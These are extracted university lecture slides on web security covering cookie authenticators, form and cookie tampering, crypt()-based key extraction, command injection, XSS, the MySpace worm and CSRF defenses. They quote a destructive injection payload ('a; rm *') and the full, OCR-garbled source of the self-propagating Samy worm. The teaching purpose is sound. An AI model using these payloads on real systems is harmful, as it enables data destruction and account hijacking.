
CSE P 564 (Autumn 2012)

Web Security

Tadayoshi Kohno

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Browser and Network



Types of problems

- Web browser problems (client side)
 - Exploit vulnerabilities in browsers
 - Install botnets, keyloggers
 - Exfiltrate data
- Web application code (server side)
 - Exploit vulnerabilities in code running on servers (and coming from servers)
 - Examples: XSS, XSRF, SQL injection, clickjacking, insecure parameters, security misconfigurations
 - Steal user credentials, data from databases, ...

Example Questions

- How do websites know who you are?
- How do you know who the website is?
- Can someone intercept traffic ?
- Related: How can you better control flow of information?

FatBrain.com circa 1999 [due to Fu et al.]

 User logs into website with his password, authenticator is generated, user is given special URL containing the authenticator

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758

- With special URL, user doesn't need to re-authenticate
 - Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT...
- Authenticators are global sequence numbers
 - It's easy to guess sequence number for another user

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752

Partial fix: use random authenticators

Bad Idea: Encoding State in URL

- Unstable, frequently changing URLs
- Vulnerable to eavesdropping
- There is no guarantee that URL is private

Cookies



Storing Info Across Sessions

◆ A cookie is a data blob created by an Internet site to store information on your computer




What Are Cookies Used For?

- Authentication
 - Who is the user corresponding to this request?
- Personalization
 - Customized UI
- ◆ Tracking
 - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Web Authentication via Cookies

- Need authentication system that works over HTTP and does not require servers to store session data
- Servers can use cookies to store state on client
 - When session starts, server computes an authenticator and gives it back to browser in the form of a cookie
 - Authenticator is a value that client cannot forge on his own
 - Example: MAC(server's secret key, session id)
 - With each request, browser presents the cookie
 - Server recomputes and verifies the authenticator
 - Server does not need to remember the authenticator

Typical Session with Cookies



Authenticators must be unforgeable and tamper-proof

(malicious client shouldn't be able to compute his own or modify an existing authenticator)

Cookie Management

- Cookie ownership
 - Once a cookie is saved on your computer, only the website that created the cookie can read it (supposedly)
- Variations
 - Session cookies
 - Stored until you quit your browser
 - Persistent cookies
 - Remain until deleted or expire
 - Third-party cookies
 - Set by sites embedded within other sites (e.g., ads)

Privacy Issues with Cookies

- Cookie may include any information about you known by the website that created it
 - Browsing activity, account information, etc.
- Sites can share this information
 - Advertising networks

Storing State in Browser

- Dansie Shopping Cart (2006)
 - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">
 Black Leather purse with leather straps<BR>Pri Change this to 2.00
                                    VALUE="Black leather purse">
  <TNPUT TYPE=HIDDEN NAME=name
                                    VALUE=(20.00">
  <INPUT TYPE=HIDDEN NAME=price</pre>
                                    VALUE="\">
  <INPUT TYPE=HIDDEN NAME=sh</pre>
  <INPUT TYPE=HIDDEN NAME=ima</pre>
                                VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1 VALUE="Black leather purse</pre>
                                                                     with
leather straps">
  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
</FORM>
```

Shopping Cart Form Tampering

http://xforce.iss.net/xforce/xfdb/4621

• Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.

Platforms Affected:

• 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier @Retail Corporation: @Retail Any version

Adgrafix: Check It Out Any version
 Baron Consulting Group: WebSite Tool Any version

ComCity Corporation: SalesCart Any version
 Crested Butte Software: EasyCart Any version

• Dansie.net: Dansie Shopping Cart Any version Intelligent Vending Systems: Intellivend Any version

Make-a-Store: Make-a-Store OrderPage Any version
 McMurtrey/Whitaker & Associates: Cart32 2.6

McMurtrey/Whitaker & Associates: Cart32 3.0 pknutsen@nethut.no: CartMan 1.04

• Rich Media Technologies: JustAddCommerce 5.0 SmartCart: SmartCart Any version

• Web Express: Shoptron 1.2

Storing State in Browser Cookies

- ◆ Set-cookie: price=299.99
- ◆ User edits the cookie... cookie: price=29.99
- What's the solution?
- *IF* store information on client, then add a MAC to every cookie, computed with the server's secret key
 - Price=299.99; MAC(ServerKey, 299.99)

Storing State in Browser

- Dansie Shopping Cart (2006)
 - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
MAC(K, "$20")
<FORM METHOD=POST
ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">
 Black Leather purse with leather straps<BR>Price: $20.00<BR>
                                    VALUE="Black leather purse">
  <TNPUT TYPE=HIDDEN NAME=name</pre>
  <INPUT TYPE=HIDDEN NAME=pricemac VALUE=(F13A3....B2">
                                                           A319F...3C
                                    VALUE="1">
  <INPUT TYPE=HIDDEN NAME=sh</pre>
                                VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=ima</pre>
  <INPUT TYPE=HIDDEN NAME=custom1</pre>
                                    VALUE="Black leather purse
leather straps">
                                                              MAC(K, "$2")
  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
</FORM>
```

Better: MAC(K, "\$20,Black leather purse, product number 12345, ...")

WSJ.com circa 1999

[due to Fu et al.]

- ◆ Idea: use user,hash(user||key) as authenticator
 - Key is secret and known only to the server. Without the key, clients can't forge authenticators.
 - || is string concatenation
- Implementation: user,crypt(user||key)
 - crypt() is UNIX hash function for passwords
 - crypt() truncates its input at 8 characters
 - Usernames matching first 8 characters end up with the same authenticator
 - No expiration or revocation
- ◆ It gets worse... This scheme can be exploited to extract the server's secret key

Attack

<u>username</u> <u>crypt(username,key,"00")</u> <u>authenticator cookie</u>

AliceBob1 008H8LRfzUXvk AliceBob1008H8LRfzUXvk

AliceBob2 008H8LRfzUXvk AliceBob2008H8LRfzUXvk

"Create" an account with a 7-letter user name...

AliceBoA 0073UYEre5rBQ Try logging in: access refused

AliceBoB 00bkHcfOXBKno Access refused

AliceBoC 00ofSJV6An1QE Login successful! 1st key symbol is C


Now a 6-letter user name...

AliceBCA 001mBnBErXRuc Access refused

AliceBCB 00T3JLLfuspdo Access refused... and so on

- Only need 128 x 8 queries instead of intended 1288
- Minutes with a simple Perl script vs. billions of years

Better Cookie Authenticator



- Main lesson: be careful rolling your own
 - Homebrewed authentication schemes are easy to get wrong
- There are standard cookie-based schemes

Web Applications

- Online banking, shopping, government, etc.
- Website takes input from user, interacts with backend databases and third parties, outputs results by generating an HTML page
- Often written from scratch in a mixture of PHP, Java, Perl, Python, C, ASP, ...
- Security is a potential concern.
 - Poorly written scripts
 - Sensitive data stored in world-readable files

General issue: Inadequate Input Validation

- http://victim.com/copy.php?name=username
- copy.php includes

```
Supplied by the user!
```

system("cp temp.dat \$name.dat")

User calls

```
http://victim.com/copy.php?name="a; rm *"
```

copy.php executes

```
system("cp temp.dat a; rm *.dat");
```

JavaScript

- Language executed by browser
 - Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
- Often used to exploit other vulnerabilities
 - Attacker gets to execute some code on user's machine
- Cross-site scripting:
 - Attacker inserts malicious JavaScript into a Web page or HTML email; when script is executed, it steals user's cookies and hands them over to attacker's site

JavaScript Security Model

- Script runs in a "sandbox"
 - Not allowed to access files or talk to the network
- Same-origin policy
 - Can only read properties of documents and windows from the same <u>server</u>, <u>protocol</u>, and <u>port</u>
 - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- User can grant privileges to signed scripts
 - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Risks of Poorly Written Scripts

◆ For example, echo user's input

http://naive.com/search.php?term="Security is Happiness"
search.php responds with
<html> <title>Search results</title>
<body>You have searched for <?php echo \$GET[term]?>... </body>

Or

GET/ hello.cgi?name=Bob hello.cgi responds with <html>Welcome, dear Bob</html>

Data flow


- User connects to naive.com/hello.cgi?
 name=parameter
- Server runs **hello.cgi** (taking into account parameters) and generates a webpage
- Server returns webpage to user
- User's browser renders webpage

Examples

naive.com/hello.cgi? name=Bob

Welcome, dear Bob

naive.com/hello.cgi?name=<img src='http://upload.wikimedia.org/wikipedia/en/thumb/
3/39/YoshiMarioParty9.png/210pxYoshiMarioParty9.png'>



So what?

- User-supplied data is shown to user
- Who cares?

MySpace Worm (1)

<u>http://namb.la/popular/tech.html</u>

- Users can post HTML on their MySpace pages
- MySpace does <u>not</u> allow scripts in users' HTML
 - No <script>, <body>, onclick,
- ... but does allow <div> tags for CSS.
 - <div style="background:url('javascript:alert(1)')">
- But MySpace will strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
 alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

http://namb.la/popular/tech.html

Resulting code: <a href="mailto:div id=mycode style="BACKGROUND: url('java" | line | l

script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var A=String.fromCharCode(39);function g()}} D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU) {M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http:// www.myspace.com'+location.pathname+location.search\else\{if(!M)\{getData(g())\}main()\}function getClientFID()\{return findIn(g(),'up launchIC('+A,A)\} function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')! =-1{Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J)}{return} false \eval('J.onr'+'eadystatechange=BI'); J.open(BJ,BH,true); if(BJ=='POST') \{J.setRequestHeader('Content-Type', 'application/x-www-form-type', 'application', application', applicati urlencoded'); J.setRequestHeader('Content-Length', BK.length) } J.send(BK); return true } function findIn(BF, BB, BC) { var R=BF.indexOf(BB)+BB.length; var R= S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)} function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var U=BG+'=';var V=BF.substring(V,V+1024);var U=BG+'=';var V=BF.substring(V,V+1024);var U=BG+'=';var V=BF.substring(V,V+1024);var U=BG+'=';var V=BF.substring(V,V+1024);var U=BG+'=';var V=BF.substring(V,V+1024);var V=BF.substring(V,V+ X=W.indexOf(T); var Y=W.substring(0,X); return Y function getXMLObj() {var Z=false; if(window.XMLHttpRequest) {try{Z=new XMLHttpRequest()} catch(e) {Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}} catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD); var AF; if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a'); AE=AE.replace('exp'+'r)', 'exp'+'r)'+A); AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</ td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm? fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array(); AS['interestLabel']='heroes'; AS['submit']='Submit'; AS['interest']=AG; AS['hash']=getHiddenParameter(AU,'hash'); httpSend('/index.cfm? fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm? fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm? fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm? fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}} eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type', 'application/x-www-form-type', 'application', 'appl urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>


MySpace Worm (3)

<u> http://namb.la/popular/tech.html</u>

- There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- ◆ 5 hours later "samy" has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



Stealing Cookies by Cross Scripting



XSS Defenses

- Constantly evolving landscape
 - http://www.owasp.org/index.php/
 XSS (Cross Site Scripting) Prevention Cheat Sheet
- Defense in depth
 - Input validation
 - Escaping -- characters treated as data, not characters that are relevant to the interpreter's parser
 - OWASP ESAPI (Enterprise Security API) (escaping library)
 - Microsoft AntiXSS (escaping library)
- First rule:
 - Don't put untrusted data into HTML documents unless you escape (or know what you're doing)


XSS Defenses

- <body> ESCAPE UNTRUSTED DATA ... </body>
 - Escape &, <, >, ", ', /
- String safe=ESAPI.encoder().encodeForHTML(request.getPa rameter("input"))
- HTTPOnly cookie: cookie only transmitted over HTTP, not accessible via JavaScript
 - Defense in depth (not supported by all browsers)
- More: http://www.owasp.org/index.php/
 XSS (Cross Site Scripting) Prevention Cheat Sheet

Cross Site Request Forgery

- Websites use cookies to authenticate you.
- Malicious website can initiate an action as you to a good website
 - Your cookie for the good website would be sent along with the request
 - Good website executes that action, thinking it was you

Changing Password with CSRF



CSRF defenses

- From http://www.owasp.org/index.php/Cross-Site_Request_Forgery (CSRF) Prevention Cheat Sheet
- Use a Synchronizer Token Pattern.
 - Generate random "challenge" token associated with user's session
 - Insert into HTML forms and links associated with sensitive server-side operations.
 - HTTP request should include this challenge token.
 - Server should verify the existence and correctness of this token.

CSRF defenses

- Example of Synchronizer Token Pattern
 - <form action="/transfer.do" method="post">
 - <input type="hidden" name="CSRFToken" value="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWEwYz U1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZjMTViM GYwMGEwOA==">
 - ...
 - </form>
- Careful if use GET (URL) requests: may appear in browser histories, logs

Login CSRF

- Attacker can use CSRF to log you into their account
- ♦ Why?
 - Search engines can store search history; force user to log into attackers account; attacker can monitor user's searches
 - Paypal: enter credit card number into attacker's account